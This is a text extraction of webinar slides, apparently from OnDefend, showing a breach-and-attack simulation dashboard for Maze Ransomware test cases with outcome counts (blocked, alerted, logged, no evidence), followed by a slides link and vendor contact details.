
No Evidence

32

Not Scored

0

## Activity Timeline - Maze Ransomware





Simulations

Reports

Configuration

Restore Defaults

Clear All Outcomes

Blocked

25

Alerted

9

Logged

5


No Evidence

3


Not Scored

0


## Activity Timeline - Maze Ransomware




## Mapping Testcases to Tools To Logging Pipeline - November 2020











Slides available:

<https://github.com/ondefend/webinars>

Contact us today to learn more about BlindSPOT!

<https://blindspotsec.com>

---

**OnDefend Cyber Security**

info@ondefend.com

1-800-214-2107